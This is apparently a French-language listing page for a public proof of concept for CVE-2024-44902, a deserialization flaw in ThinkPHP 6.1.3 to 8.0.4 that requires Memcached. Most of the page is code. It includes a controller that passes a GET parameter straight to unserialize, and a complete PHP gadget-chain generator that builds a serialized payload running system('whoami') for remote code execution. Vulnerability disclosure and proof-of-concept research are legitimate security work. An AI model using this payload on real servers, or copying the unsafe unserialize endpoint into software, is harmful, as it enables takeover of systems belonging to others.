 fru1ts/cve-2024-44902
Preuve de concept pour CVE-2024-44902, une vulnérabilité de désérialisation dans ThinkPHP v6.1.3–v8.0.4 permettant l'exécution de code à distance via des charges utiles conçues lorsque l'extension Memcached est installée.

Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
Une vulnérabilité de désérialisation dans Thinkphp v6.1.3 à v8.0.4 permet aux attaquants d'exécuter du code arbitraire.
Thinkphp v6.1.3 à v8.0.4
Le framework thinkphp doit avoir l'extension Memcached installée.
Tout d'abord, ajoutez un nouveau point de terminaison de désérialisation dans app\controller\Index.php, comme suit :
<?php

namespace app\controller;

use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
        unserialize($_GET['x']);
        return '<style>*{ padding: 0; margin: 0; }</style>';
    }

    public function hello($name = 'ThinkPHP8')
    {
        return 'hello,' . $name;
    }
}
Vous pouvez générer la charge utile à partir de :
<?php
namespace think\cache\driver;
use think\model\Pivot;
class Memcached{
    protected $options=[];
    function __construct()
    {
        $this->options["username"]=new Pivot();
    }
}

namespace think\model;
use think\model;
class Pivot extends Model
{

}

namespace think;
abstract class Model{
    private $data = [];
    private $withAttr = [];
    protected $json = [];
    protected $jsonAssoc = true;
    function __construct()
    {
        $this->data["fru1ts"]=["whoami"];
        $this->withAttr["fru1ts"]=["system"];
        $this->json=["fru1ts"];
    }
}

namespace think\route;
use think\DbManager;
class ResourceRegister
{
    protected $registered = false;
    protected $resource;
    function __construct()
    {
        $this->registered=false;
        $this->resource=new DbManager();
    }
}
namespace think;
use think\model\Pivot;
class DbManager
{
    protected $instance = [];
    protected $config = [];
    function __construct()
    {
        $this->config["connections"]=["getRule"=>["type"=>"\\think\\cache\\driver\\Memcached","username"=>new Pivot()]];
        $this->config["default"]="getRule";
    }
}

use think\route\ResourceRegister;
$r=new ResourceRegister();
echo urlencode(serialize($r));

L'utilisation de la charge utile pour désérialiser peut entraîner une exécution de code à distance (RCE) :